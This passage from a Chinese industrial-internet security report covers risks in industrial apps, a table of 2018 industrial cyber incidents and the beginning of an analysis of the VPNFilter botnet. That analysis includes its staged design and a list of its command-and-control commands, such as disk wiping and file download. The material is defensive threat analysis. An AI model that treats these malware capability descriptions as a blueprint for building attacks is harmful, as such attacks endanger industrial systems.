目前在数据安全的保护方面，虽然有相关的数据存储和加密备份的管理办法，但未依据相关的数据安全标准，建立完善的数据安全管理体系。针对工业互联网数据的重要程度，未制定分级的数据安全防护策略。

3.5 工业 APP 的安全分析

工业互联网 APP（简称工业 APP）是基于工业互联网，承载工业知识和经验，满足特定需求的工业应用软件，是工业技术软件化的重要成果。工业 APP 面向工业产品全生命周期相关业务（设计、生产、实验、使用、保障、交易、服务等）的需求，把工业产品及相关技术过程中的知识、最佳实践及技术诀窍封装成应用软件。

工业的本质是企业知识和技术诀窍的模型化、模块化、标准化和软件化，能够有效促进知识的显性化、公有化、组织化和系统化，极大地便利了工业技术知识的应用与复用。工业 APP 的关键在于工业知识和经验的积累并将这些应用软件化，在开发上可采用 C sharp、J2EE 等各类的通用集成开发环境，调用组件如 Weblogic 等，在集成度高的工业互联网平台的 PaaS 层也会提供大量的平台级 API 调用，因此工业 APP 的安全风险主要也会来源于所依赖的开发环境与运行环境、以及应用组件自身的设计缺陷和代码实现质量。

在 2018 年工业和信息化部网络安全管理局组织开展的工业互联网安全检查评估工作中发现，国内某平台的工业 APP 存在大量反编译、Webview 明文存储密码、Janus 签名机制漏洞等。攻击者可利用漏洞窃取客户端数据，包括手机号、

密码，以及设备运行状态、设备工作时间、重大敏感工程位置等敏感信息。当连接设备出现故障报警时，攻击者还可通过截获、篡改设备故障信息，使用户在工业APP客户端上无法接收设备报警信息，导致大型机械设备出现持续异常故障，进而造成重大工程事故。

总体来说，工业 APP 面临安全风险包括以下几个方面：

- **传统开发环境与运行环境的风险（Development Environment and Operating Environmen）。**由于运行环境和应用组件可能由于在内存结构、数据处理、环境配置、及系统函数等各面方设计原因会导致内存溢出、敏感信息管理及封装和隐藏缺陷等问题，包括会出现其反序列化漏洞等。直接导致上层应用程序调用时出现下面的输入验证、隐藏域、漏缓冲区溢出、跨站请求伪造等问题甚至会造成软件的运行异常、数据丢失等严重问题。
- **安全机制不健全（Security FrameWork）。**即工业 APP 目前还处于起步阶段，很多场景下没有考虑安全措施，自身缺乏在身份认证、访问控制、数据存储加密、通信加密、安全校验和权限管理等方面的安全设计，
- **PaaS 层没有足够标准安全 API（Security API）**。大量工业互联网平台目前也探索阶段，在安全上尚没有安全机制，没有足够的安全 API 供 SaaS 层调用。
- **API 误用（API Abuse)。**API 是调用者与被调用者之间的一个约定，大多数的 API 误用是由于调用者没有理解约定的目的所造成的。当使用 API 不当时，也会引发安全问题。
- **时间和状态（Time and State）。**分布式计算与时间和状态有关。线程和进程之间的交互及执行任务的时间顺序往往由共享的状态决定，如信号量、变量、文件系统等。与分布式计算相关的缺陷包括竞态条件、阻塞误用等。
- **代码质量问题（Code Quality）。**低劣的代码质量会导致不可预测的行为。对于攻击者而言，低劣的代码使他们可以以意想不到的方式威胁系统。常见的该类别缺陷包括死代码、空指针解引用、资源泄漏等。
- **软件反编译风险（Software Decompile）。**工业 APP 软件缺乏足够的代码混淆、花指令、跳转等方式增加工业 APP 源代码的不可读性，很可能被反编译后获取主要重要信息、或者被篡改重要数据。

第四章　国内外重点工业互联网安全事件

4.1　2018 年国内外典型工业安全事件统计

序号	时间	事件	描述
1	2018 年 1 月	美国通报“熔断”和“幽灵”高危漏洞	2018 年 1 月，美国谷歌（Google）公司安全团队 Project Zero 披露 2 组高危漏洞，分别是“熔断”“幽灵”漏洞，该漏洞影响英特尔（Intel）、美国超微半导体公司（AMD）等厂商生产的主流中央处理器（CPU）并导致用户敏感信息泄露。 “熔断”（Meltdown，漏洞编号为 CVE-2017-5754）和“幽灵”（Spectre，漏洞编号为 CVE-2017-5753、CVE-2017-5715）漏洞会利用 CPU 芯片硬件层面乱序执行机制的缺陷，使得低权限的恶意访问者可以突破内存隔离，发动侧信道攻击。在未被许可的情况下读取同一系统中的其他进程或同一主机上其他虚拟机内存中的敏感信息，包括密码、帐户信息、加密密钥或理论上存储在内核内存中的任何内容。 此次事件告诫我们：工业企业、工业控制系统厂商及工业控制系统安全企业应该密切关注跟踪工业控制系统漏洞进展；按照《工业控制系统信息安全防护指南》要求，开展工业控制系统及工控主机的安全防护工作，及时修复安全漏洞。
2	2018 年 1 月	黑客用恶意软件提升加油站油价	1 月 20 日，俄罗斯联邦安全局在斯塔夫罗波尔市逮捕了丹尼斯•扎耶夫，罪名就是编写恶意软件诈骗加油站客户。数十家电子加油站的油泵在恶意软件操纵下对客户大肆扣费，中招客户每加仑汽油被多收了 3%到 7%的油费。
3	2018 年 3 月	英国 2700 万能源智能电表存在安全漏洞	2018 年 3 月，英国情报机构政府通信总部 GCHQ 发现安装在 2700 万个家庭中的新型智能电表存在安全漏洞，可能会对数百万居民的物联网设备构成严重风险。 新型第二代智能电表解决了能源公司第一代仪表的各种问题。与旧的 第一代仪表不同，能源供应商可以使用第二代智能电表以电子方式远程接收仪表读数。攻击者能够窃取智能电表用户的个人信息，利用相同的软件攻击每一个计量器，并篡改账单来获取非法利益。此次事件告诫我们：随着物联网设备不断接入互联网，工业控制系统将面临更为严峻的安全挑战，在设

			计开发新型仪表过程中，就应该从初期将安全问题考虑在内。
4	2018 年 3 月	新型 Mirai 变种现身，将 IoT 设备变成代理服务器转发流量	2018 年 3 月初，美国飞塔公司的安全研究人员发现 Mirai 新变种，将其命名为“OMG”，它着重于感染物联网（IoT）和网络设备，意在将这些设备变成代理服务器，以转发恶意流量。飞塔公司声称，这是首个除了包含 DDoS 功能，还包含代理功能的 Mirai 变种。恶意软件作者经常对 Mirai 僵尸的变种进行修改。自 Mirai 发布以来，其开发人员就打算将其作为代理服务器运作。大多数这些 Mirai 变种专注于部署 DDoS 功能，从未部署过大规模的传播功能，也未将重点放在代理功能上。
5	2018 年 3 月	美国计算机应急准备小组发布通告详细描述了俄罗斯黑客针对美国某发电厂的网络攻击事件	2018 年 3 月，美国计算机应急准备小组发布了一则安全通告 TA18-074A，详细描述了俄罗斯黑客针对美国某发电厂的网络攻击事件。通告称俄黑客组织通过（1）收集目标相关的互联网信息和使用的开源系统的源代码；（2）盗用合法账号发送鱼叉式钓鱼电子邮件；（3）在受信任网站插入 JavaScrip 或 PHP 代码进行水坑攻击；（4）利用钓鱼邮件和水坑攻击收集用户登录凭证信息；（5）构建基于操作系统和工业控制系统的攻击代码发起攻击。本次攻击的主要目的是以收集情报为主，攻击者植入了收集信息的程序，该程序捕获屏幕截图，记录有关计算机的详细信息，并在该计算机上保存有关用户帐户的信息。此安全事件告诫我们：加强员工安全意识教育和管理是十分必要的，如密码定期更换且不复用，安装防病毒软件并确保及时更新等。
6	2018 年 3 月	印度电力公司遭勒索攻击，大量客户计费数据被窃取锁定	2018 年 3 月 21 日，印度 Uttar Haryana Bijli Vitran Nigam（简称 UHBVN）电力公司的网络系统遭到了匿名黑客组织入侵，黑客在获取其计算机系统访问权限后，进一步侵入计费系统并窃取和锁定了大量客户计费数据，同时向 UHBVN 公司勒索价值 1000 万卢布（约 15 万美元）的比特币作为赎金。据悉，UHBVN 公司负责哈里亚纳邦 9 大地区的电力供应和费用收取，客户数量超过 26 万名（包括民用、商用和工业用电），此次遭黑客窃取的数据是客户的消费账单，包括电费缴纳记录、未支付费用及客户地址等。UHBVN 公司发言人表示， 遭黑客窃取的数据库进行了加密处理，因此与之相关的数据并不会遭到泄露；此外，公司拥有该数据库的备份并已完成了数据恢复，不会有业务因此中断或遭受损失。
7	2018 年 3 月	波音公司遭勒索攻击	据“中央社”报道，美国航空制造业巨头波音公司总部 28 日表示，公司遭到了网络攻击，但飞机生产和交货不受影响。据悉，此前外媒报道称，波音公司遭计

			算机病毒攻击，还指波音用来打造 787 梦幻客机和 777 广体喷射机的生产设备有部分受到了损害。
8	2018 年 4 月	美国天然气输气管道遭供应链攻击	2018 年 4 月，美国 4 家输气管道 Oneok 公司、Energy Transfer Partners LP（简称 ETP）、Boardwalk Pipeline Partners LP（简称 BPP）和 Chesapeake Utilities Corp（简称 CUC）旗下的 Eastern Shore Natural Gas（简称 ESNG）与客户通信的电子系统被关闭，其中 3 家公司已证实是网络攻击所致。遭受攻击的电子系统通过计算机交换文件，以此帮助管道客户与运营商沟通需求。 ETP 表示这是一起针对第三方服务提供商的攻击。美国律师事务所 Jones Walker 的高级合伙人 Andy Lee 指出，美国的管道公司有许多都依赖第三方公司的电子通信系统。此类系统日益引起黑客的关注，其原因在于这些系统易被攻破，能够让黑客有机会勒索，或者窃取信息在“暗网”兜售。此类安全事件告诫我们：工业企业应该加强供应链安全建设，《工业控制系统信息安全防护指南》中明确供应链管理，在选择工业控制系统规划、设计、建设、运维或评估等服务商时，优先考虑具备工控安全防护经验的企事业单位，以合同等方式明确服务商应承担的新安全责任和义务。
9	2018 年 4 月	美国四家输气管道公司遭攻击	2018 年 4 月，美国四家输气管道公司 Oneok 公司、EnergyTransferPartnersLP（简称 ETP）、BoardwalkPipelinePartnersLP（简称 BPP）、ChesapeakeUtilitiesCorp 简称（CUC）旗下的 EasternShoreNaturalGas（简称 ESNG）报告称，其用于与客户通信的电子系统过去几天被关闭，其中三家证实是网络攻击所致。 遭受攻击的电子系统通过计算机交换文件，以此帮助管道客户与运营商沟通需求。Oneok 表示，在确定第三方提供商遭遇网络攻击后，该公司关闭了该系统进行预防。
10	2018 年 4 月	美国天然气公司被攻击导致交易系统关闭	2018 年 4 月 2 日，美国能源公司 Energy Services Group 的天然气管道客户交易系统受到网络攻击，造成系统关闭数小时，万幸的是此次攻击主要影响的是客户账单信息，并未对天然气流量造成影响。天然气管道客户交易系统用于帮助管道运营商加快跟踪和调度天然气流量，此系统被关闭可能导致天然气流量供应异常。
11	2018 男 4 月	乌克兰能源部网站遭黑客攻击要求支付赎金解锁	2018 年 4 月 24 日，乌克兰能源和煤炭工业部网站遭黑客攻击，网站瘫痪，主机中文件被加密，主页留下要求支付比特币赎金的英文信息，以此换取解锁文件。经过乌克兰网络警察部门调查，能源和煤炭工业部

			网站受到攻击是一起孤立事件，不构成大规模网络攻击。乌克兰政府的其他部门和机构网站没有遭遇类似状况。
12	2018 年 5 月	伊朗机场显示屏幕遭受黑客攻击	2018 年 5 月，伊朗东北部马什哈德市的机场遭到黑客的攻击。黑客攻破机场网络，在机场出入口的电子显示屏上显示一份抗议伊朗政府在中东地区军事行为的声明。该声明以波斯语呈现，指责伊朗伊斯兰革命卫队（Islamic Revolutionary Guard Corps，IRGC）给伊朗人造成的财政损失。该黑客组织鼓动乘客拍摄电子显示屏图像并通过社交媒体平台进行发布。据伊朗电台调查结果显示，数以百计的伊朗人通过 Twitter 发布了电子显示屏的照片。 黑客之所以能够挟持电子显示屏并发布图像，是因为他们成功攻破了马什哈德机场民用航空部负责人 Mohsen Eidizadeh 的电子邮箱。此安全事件告诫我们：随着 IT/OT 的融合，生产网和办公网互通互联，且部署使用的邮件系统收发端口往往是企业内网唯一与互联网连接的网络端口，因而成为不法分子关注的重点和网络入侵窃密的主要目标。企业内应坚决禁止使用弱口令；按照相关法律法规、政策要求，落实网络安全等级保护制度和技术防护措施，组织开展邮件系统技术检测和渗透性攻击测试，查找安全漏洞，及时进行整改。
13	2018 年 5 月	恶意软件 VPNFilter 爆发	北京时间 2018 年 5 月 23 日晚，思科公司发布安全预警称，俄罗斯黑客利用恶意软件 VPNFilter，已感染全球几十个国家的超过 500,000 台路由器和存储设备，包括 LinkSyS、Mikrotik、Netgear、QNAP、TP-Link、DP-Link 以及国产路由器华为、中兴等设备，该攻击是一起以入侵物联网为载体从事可能由国家发起的全球性的高级恶意软件攻击。
14	2018 年 6 月	欧洲北美铁路公司遭黑客攻，致大量客户支付卡数据泄露	2018 年 5 月，欧洲北美铁路公司（Rail Europe North America，RENA）在近日向其客户发出通知称，由于其网站存在安全漏洞，已经遭到了恶意软件的感染，导致未经授权的远程攻击者完全能够访问存储在网站上的客户数据。 根据通知的内容得知，受影响网站的主要功能之一是供客户购买火车票。这也就意味着除了诸如姓名、性别、收货地址、发票地址、电话号码、电子邮箱地址以及用户名和密码之类的客户个人敏感信息之外，遭泄露的数据还涉及到支付卡（信用卡或者借记卡）数据，如卡号、到期日期和 CVV 代码。
15	2018 年 6 月	网络攻击暴露法国核电站敏感数据	2018 年 6 月初，法国公司 Ingerop 受到了黑客攻击。黑客窃取与法国核电站计划相关的机密文件数据高达 65G，这些文件包括核电站计划、监狱以及轨电车

			网络的蓝图、千余名 Ingerop 工作人员的个人信息等内容。
16		国内某汽车零部件厂商遭勒索病毒攻击	2018 年 7 月 17 日，某知名汽车零部件生产企业工业生产网络遭受“永恒之蓝”勒索病毒的攻击，酸轧生产线一台 Windows Server08 R2 主机出现蓝屏、重启现象。当日晚上，4 台服务器出现重启，现场工程师通过查阅资料，对病毒进行了手动处理。9 月 10 日开始各条生产线出现大量蓝屏和重启现象，除重卷、连退生产线外，其他酸轧、包装、镀锌生产线全部出现病毒感染、蓝屏/重启现象。此时，病毒已对正常生产造成严重影响。
17	2018 年 7 月	勒索病毒 GlobeImposter 众多变种开始在国内进行传播	2018 年 7 月，勒索病毒 GlobeImposter 众多变种开始在国内进行传播，各个变种加密文件后修改的文件后缀名也各不相同，其主要是通过垃圾邮件进行传播。GlobeImposter 是目前流行的一类勒索病毒，它会加密磁盘文件并篡改后缀名为.Techno、.DOC、.CHAK、.FREEMAN、.TRUE 等形式。由于其采用高强度非对称加密方式，受害者在没有私钥的情况下无法恢复文件，如需恢复重要资料只能被迫支付赎金。
18	2018 年 7 月	100 余家车厂机密数据泄露，特斯拉丰田福特未能幸免	2018 年 7 月初，100 多家车厂的机密数据被泄露，包括通用汽车、菲亚特克莱斯勒、福特、特斯拉、丰田、蒂森克虏伯、大众等。数据泄漏的源头都指向了这些车厂的共同服务器提供商 Level One Robotics，涉及机密文件 47000 个。 攻击使用了一种用于备份大型数据集的通用文件传输协议 rsync ，由于没有设定任何安全密码保护措施，通过该传输协议，用户可无障碍访问其中的隐私数据，而且，连接到 rsync 端口的任何客户端都有权下载数据。
19	2018 年 8 月	台积电台湾三大基地被曝遭勒索病毒入侵	8 月 3 日晚间接近午夜时分，台积电位于台湾新竹科学园区的 12 英寸晶圆厂和营运总部，突然传出电脑遭病毒入侵且生产线全数停摆的消息。几个小时之内，台积电位于台中科学园区的 Fab 15 厂，以及台南科学园区的 Fab 14 厂也陆续传出同样消息，这代表台积电在台湾北、中、南三处重要生产基地，同步因为病毒入侵而导致生产线停摆。 随后，台积电也对外证实此事。台积电方面称，8 月 3 日傍晚，部分生产设备受到病毒感染，非如外传之遭受黑客攻击，公司已经控制此病毒感染范围，同时找到解决方案，受影响生产设备正逐步恢复生产。受病毒感染的程度因工厂而异，部分工厂在短时间内已恢复正常，其余工厂预计在一天内恢复正常。
20	2018 年	沙特阿拉伯的	自 2018 年 3 月至今，近 3/4 的中东石油和天然气

	8 月	一家石油工厂使用的 Triconex 安全控制器系统中存在漏洞被利用	工业组织经历了安全危害，导致其机密数据或操作技术中断，在中东受到的所有网络攻击中石油和天然气行业占据了一半的比例。最严重的一次攻击事件发生在 2018 年 8 月，沙特阿拉伯的一家石油工厂使用的 Triconex 安全控制器系统中存在漏洞，恶意软件试图利用漏洞破坏设备并企图以此引发爆炸摧毁整个工厂，但由于恶意代码写入存在缺陷，未能引发爆炸。
21	2018 年 8 月	洛阳市北控水务集团远程数据监测平台遭到黑客攻击	8 月 4 日，河南省公安厅监测发现，洛阳市北控水务集团远程数据监测平台遭到黑客攻击，致使网页被篡改。事件发生后，洛阳警方第一时间派出网络安全应急处置小组到该中心网站所在地进行处置和调查。 经查，洛阳市北控水务集团网络安全意识淡薄，网络安全管理制度不健全，网络安全技术措施落实不到位，未留存 6 个月以上的网络日志。 8 月 14 日，洛阳市公安局长春路分局依据《网络安全法》第五十九条第一款之规定，给予洛阳市北控水务集团 80000 元罚款的行政处罚，同时分别对三个部门相关责任人李某、张某、李某给予 15000 元、10000 元、10000 元罚款的行政处罚。
22	2018 年 8 月	山西某火电厂燃料系统被植入非法程序事件洛[14]	2018 年 8 月 8 日 0 时 38 分，山西某电厂燃料“三大项目”系统进煤发卡室值班员在监盘过程中，通过监控画面发现有两人打开远端排队系统的控制箱柜门（该控制箱位于厂门外 500 米处）。值班员立即向上级汇报，电厂安排两名采样值班员到事发地点检查，发现控制柜被暴力打开，网络交换机上网线被拔出，交换机端口临时接入一个无线路由器。采样值班员拍照后将无线路由器拆除，并将排队系统网线插回交换机，值班人员将情况上报电厂值班领导。 1 时 16 分，运维技术人员到达燃料“三大项目”信息机房，对系统后台进行检查，发现系统内存在非法程序，将非法程序其停运，同时将非法程序进行备份、日志进行备份。1 时 30 分技术人员检查系统无异常正常运行后通知值班人员。值班人员将事件处理经过报值班领导。值班领导汇报电厂总经理后启动电厂信息安全应急预案。同时电厂通知“三大项目”研发单位人员迅速到厂配合事件调查。 8 月 23 日，公安局刑警支队将嫌疑人抓获，据嫌疑人交代，其植入在“三大项目”系统中的非法程序尚处于测试阶段，企图通过测试及后续改进完善，对系统测算参数进行修改，进而非法牟利。
23	2018 年 8 月	恶意软件攻击沙特阿拉伯石油工厂，试图引发爆炸	沙特阿拉伯一家石油化工企业于 8 月份在工厂发现的恶意软件旨在破坏设备，并可能导致爆炸，从而摧毁整个工厂。据调查人员表示，攻击失败的唯一原因是由于导致系统关闭的违规代码存在缺陷。如果恶意

			软件被正确写入，后果将不堪设想。 2018年8月，卡巴斯基实验室（Kaspersky Lab）ICS CERT发现了一系列带有恶意附件的网络钓鱼电子邮件，其邮件伪装成合法的商业邀请函，主要发送给位于俄罗斯的工业企业，且每一封电子邮件的内容都与目标收件人所从事的工作有很大的相关性。攻击者主要是通过分析被攻击企业员工的通信来获取进行犯罪活动所需的信息，通过这些信息对企业进行攻击，不仅会造成企业业务中断，企业的敏感数据也会泄露。 该恶意软件现已造成俄罗斯400家工业企业遭受攻击，涉及行业包括制造业、冶金、工程、能源、矿业、物流、石油和天然气等。恶意软件造成的攻击涉及行业广泛，但均属于工业企业的系统。此安全事件告诫我们：近几年，随着信息技术和操作技术的不断融合，工控系统开放性与日俱增，网络犯罪份子更倾向于攻击工业企业网络，工控网络安全问题不容忽视。
25	2018 年 9 月	乌克兰武装部队的自动控制系统发现漏洞	2018年9月，乌克兰记者Alexander Dubinsky披露，乌克兰武装部队的自动控制系统（ACS）“Dnipro”长期使用密码“admin”和“123456”访问服务器。无需任何特殊的操作即可自由访问交换机、路由器、工作站、服务器、语音网关、打印机、扫描仪等，黑客可以分析乌克兰武装部队的大量机密信息，仅需要几天时间就可以扫描整个国防系统网络，建立所有网络的拓扑结构，包括部队的属种、结构单位等。 2017年，在“乌克兰女性黑客运动”中Berehynya就曾泄露过乌克兰海军信息与心理行动中心Cipso的个人数据信息。此安全事件告诫我们：网站系统绝不能使用初始密码及弱密码，且设置的密码不能使用纯数字或纯字母，密码最好包括大写字母、数字及特殊字符等，保障系统的安全。
26	2018 年 11 月	台湾芯片厂商再遭勒索病毒攻击[13]	2018 年 11 月，全球前十大半导体硅芯片材料供货商之一的台湾合晶科技，旗下一家位于大陆的工厂全线电脑感染 WannaCry 勒索病毒，造成产线瘫痪，工厂全部停产。 继今年 8 月台积电因中电脑勒索病毒损失 26 亿之后，近日传出又有一家半导体公司中电脑勒索病毒!据台媒报道，台湾合晶科技一家位于大陆的工厂，近日全线电脑感染勒索病毒，造成产线瘫痪，工厂全部停产! 合晶科技股份有限公司成立于 1997 年，创始团队来自美国矽谷及国内半导体产业，团队成员皆在半导体产业深耕已久。合晶目前已成为全球前十大半导体矽晶圆材料供应商之一。主要产品为半导体级抛光矽

			晶圆与半导体级磊晶圆。经营团队拥有丰富矽晶圆制造经验，长期重视产品研发，并致力于提供全球顾客高品质的产品与良好的服务。 合晶科技总部位于台湾桃园，是全球前十大半导体硅芯片材料供货商之一。合晶科技分别在中国台湾与中国大陆设有工厂，目前已有五座专业的制造中心，主要产品为半导体级抛光硅芯片与半导体级外延片。截至目前合晶科技并未发表官方声明！ 今年 8 月半导体大厂台积电中病毒损失惨重，但网络监测平台显示，8 月后中勒索病毒的公司不但没有减少，反而在增加!网络安全专家提醒：“WannaCry 不会像他们开始时那样迅速停止，而这些袭击的影响显然还会持续下去。这种类型的网络攻击可能非常严重，以至于企业必须在感染病毒之前采取适当的预防措施，而不是坐以待毙。”WannaCry 是一种勒索病毒，一旦受害者电脑中招后其上的所有文件都会转换为加密数据。然后，攻击者要求用加密货币(通常是比特币)来支付赎金，来换取解密密钥。 专家警告不要支付赎金，因为它并不能保证攻击者会释放解密密钥，而且在许多情况下他们都不会。相反，每个人都应该确保他们设置了安全防护措施，并且要注意不要随意点击任何的链接或可疑的附件。
27	2018 年 11 月	莫斯科新缆车系统遭勒索软件感染	2018 年 11 月底，莫斯科新缆车系统发布两天后，遭勒索软件感染。停机两天后，缆车系统恢复正常。一名黑客利用勒索软件成功入侵莫斯科新缆车的计算机系统，而莫斯科市长谢尔盖·索比亚宁（Sergei Sobyanin）两天前才刚刚为推出该系统举行盛大的仪式。 当该事件发生后，MKD 立刻暂停了所有缆车工作，共有 35 辆 8 人座缆车全部停止运行。目前所有的缆车都安全着陆，无人员伤亡报道。
28	2018 年 11 月	利用 AutoCAD 传输恶意软件，攻击关键基础设施	安全研究人员发现了一系列利用 AutoCAD 进行恶意软件分发的活动，主要攻击目标为能源企业。 活动的主要目的为窃取商业机密与收集网络情报，不排除日后发起破坏性攻击的可能。
29	2018 年 11 月	黑客组织攻击巴基斯坦军方网络	国家支持的黑客攻击渗透有核武器国家的空军，巴基斯坦空军明显是这场复杂国家黑客攻击行动的目标。 本周，安全公司 Cylance 宣称，国家支持的黑客组织“白色军团”对巴基斯坦军队网络执行了名为“Operation Shaheen”的长期针对性攻击。 Cylance 称，“白色军团”自去年开始便针对巴基斯坦空军人员进行网络钓鱼邮件攻击，在钓鱼邮件中嵌入远程控制木马，一旦感染并激活便会在目标主机上

			安装记录软件和命令与控制(C2)恶意软件载荷。 Operation Shaheen 顶着一家比利时锁业公司的名头运作，起初发送的网络钓鱼邮件中包含指向恶意网站的链接，之后则添加上了被感染的 Word 文档附件。 无论是恶意链接版钓鱼邮件还是恶意附件版钓鱼邮件，其主题都经过了精心编撰，足以引起巴基斯坦空军、巴基斯坦政府、中国军方在巴基斯坦的顾问等既定目标的关注。 Cylance 表示：他们不能明确这些文档都发送到了哪里，也无法确知哪些文档成功植入了目标。但可以说，巴基斯坦空军肯定是其主要目标。 这一点从文件名、诱饵文档内容，以及军队题材诱饵的特异性都能明显看出。 一旦感染，恶意软件便会将载荷重重包裹并规避杀毒软件检测，目前 Sophos、ESET、卡巴斯基、Bitdefender、Avira、Avast、AVG 和 Quickheal 都未能检出该载荷。 由此，研究人员猜测，Operation Shaheen 背后的黑客团伙“白色军团”是有足够资源开展长期间谍活动的国家黑客组织。 然而，追踪该组织的最终归属却是非常困难的一件事，因为对巴基斯坦空军感兴趣的国内国外组织太多了。 Cylance 的报告中写道：巴基斯坦是内部矛盾重重的激进有核国家。他们在地缘政治棋盘上的位置十分微妙，是所有具备高级网络能力的国家的明显目标，比如五眼联盟、中国、俄罗斯、伊朗、朝鲜、以色列。
30	2018 年 11 月	国内某石油公司采油厂感染 Lucky 勒索病毒	2018 年 11 月，某石油公司采油厂感染了一款名为 Lucky 的勒索病毒，导致业务系统受到感染影响了生产。 该病毒传播能力极强，可运用多种漏洞组合进行传播，同时支持感染 Linux 和 Windows 操作系统，加密文件采用高强度加密 RSA+AES 算法，并且还会消耗主机资源进行挖矿。
31	2018 年 12 月	恶意软件攻击美多家媒体网络	2018 年 12 月初，包括《华尔街日报》、《洛杉矶时报》在内的多家报纸被怀疑受到恶意软件攻击以致于无法正常进行生产。San Diego Union-Tribun 编辑兼出版人 Jeff Light 指出，被怀疑的恶意软件攻击影响了 Tribune Publishing 南加州印刷厂的电脑影响。
32	2018 年 12 月	针对法国工业领域的网络钓鱼攻击	F-Secure 的研究人员最近观察到了一场针对法国工业领域的网络钓鱼活动，目标涵盖化工制造、航空航天、汽车、银行等领域，以及软件提供商和 IT 服务提供商。
33	2018 年	意大利石油与	2018 年 12 月 10 日，意大利石油与天然气开采公

	12 月	天然气开采公司 Saipem 遭受网络攻击[15]	司 Saipem 遭受网络攻击，主要影响了其在中东的服务器，包括沙特阿拉伯、阿拉伯联合酋长国和科威特，造成公司 10%的主机数据被破坏。Saipem 发布公告证实此次网络攻击的罪魁祸首是 Shamoon 恶意软件的变种。 公告显示，Shamoon 恶意软件袭击了该公司在中东，印度等地的服务器，导致数据和基础设施受损，公司通过备份缓慢的恢复数据，没有造成数据丢失，此次攻击来自印度金奈，但攻击者的身份尚不明确。 Shamoon 主要“功能”为擦除主机数据，并向受害者展示一条消息，通常与政治有关，另外 Shamoon 还包括一个功能完备的勒索软件模块擦拭功能。攻击者获取被感染计算机网络的管理员凭证后，利用管理凭证在组织内广泛传播擦除器。然后在预定的日期激活磁盘擦除器，擦除主机数据

4.2 2018 工业安全事件重点分析

4.2.1 物联网僵尸网络 VPVFilter 爆发事件深度分析[7]

北京时间 2018 年 5 月 23 日晚，思科公司发布安全预警称，俄罗斯黑客利用恶意软件 VPNFilter，已感染全球几十个国家的超过 500,000 台路由器和存储设备，包括 LinkSyS、Mikrotik、Netgear、QNAP、TP-Link、DP-Link 以及国产路由器华为、中兴等设备，该攻击是一起以入侵物联网为载体从事可能由国家发起的全球性的高级恶意软件攻击。

路由器作为物联网中的重要节点，同时也是工业企业的网络入口，其安全性对工业物联网络内的设备有着十分重要的影响，一旦该入口被黑客拿下,整个工业内网将会不堪一击,损失不可估量。

(1) 技术原理分析

VPNFilter 僵尸网络主要由 3 个阶段的恶意软件构成：

- 阶段 1 主要是一个 Loader(启动器),用来感染设备并获得启动持久性，通过 3 种极其隐蔽的方式(安全产品很难检测与防护)下载阶段 2 组件并执行

- 阶段 2 主要是远程控制命令分发与执行(利用 Tor 网络隐蔽通信)
- 阶段 3 主要是扩展组件，目前主要包括 3 个核心模块:ssler 模块、ps 模块和 dstr 模块。ssler 模块主要负责数据窃取、通过拦截 80 端口流量进行 web 页面的 js 注入并记录敏感信息;ps 模块主要是流量嗅探(截取 HTTP 登录凭证)以及监控 ModBus 协议，收集工控情报;dstr 模块主要是清理现场感染痕迹，通过擦除 flash 来破坏设备。




图 33　VPNFilter 攻击流程图

阶段一(Loader):

作为 dropper 获得感染设备的持续化访问权限，为第二阶段打开入口，该阶段采取了很强的 C2 隐藏行为和安全对抗行为，其采用 3 种方式来获取阶段 2 组件的下载地址:




图 34　VPNFilter 阶段一

阶段二(Command Control):

该阶段样本主要实现远程服务器连接，接收命令，实现特定功能，进而建立后门通道:

控制命令	命令描述
kill	擦除设备mtdblock0前5000字节
exec	bash命令执行
tor	设置Tor标志
cpy	命令行文件拷贝
seturl	配置Tor网络中的C2
proxy	配置Socks5代理服务器的IP地址
port	配置Socks5代理服务器的端口
delay	设定延迟时间
reboot	重启设备
download	文件下载
update	更新样本
restart	重启执行

阶段三(Extended Componets/Plugins）:

该阶段主要是 3 个核心模块:

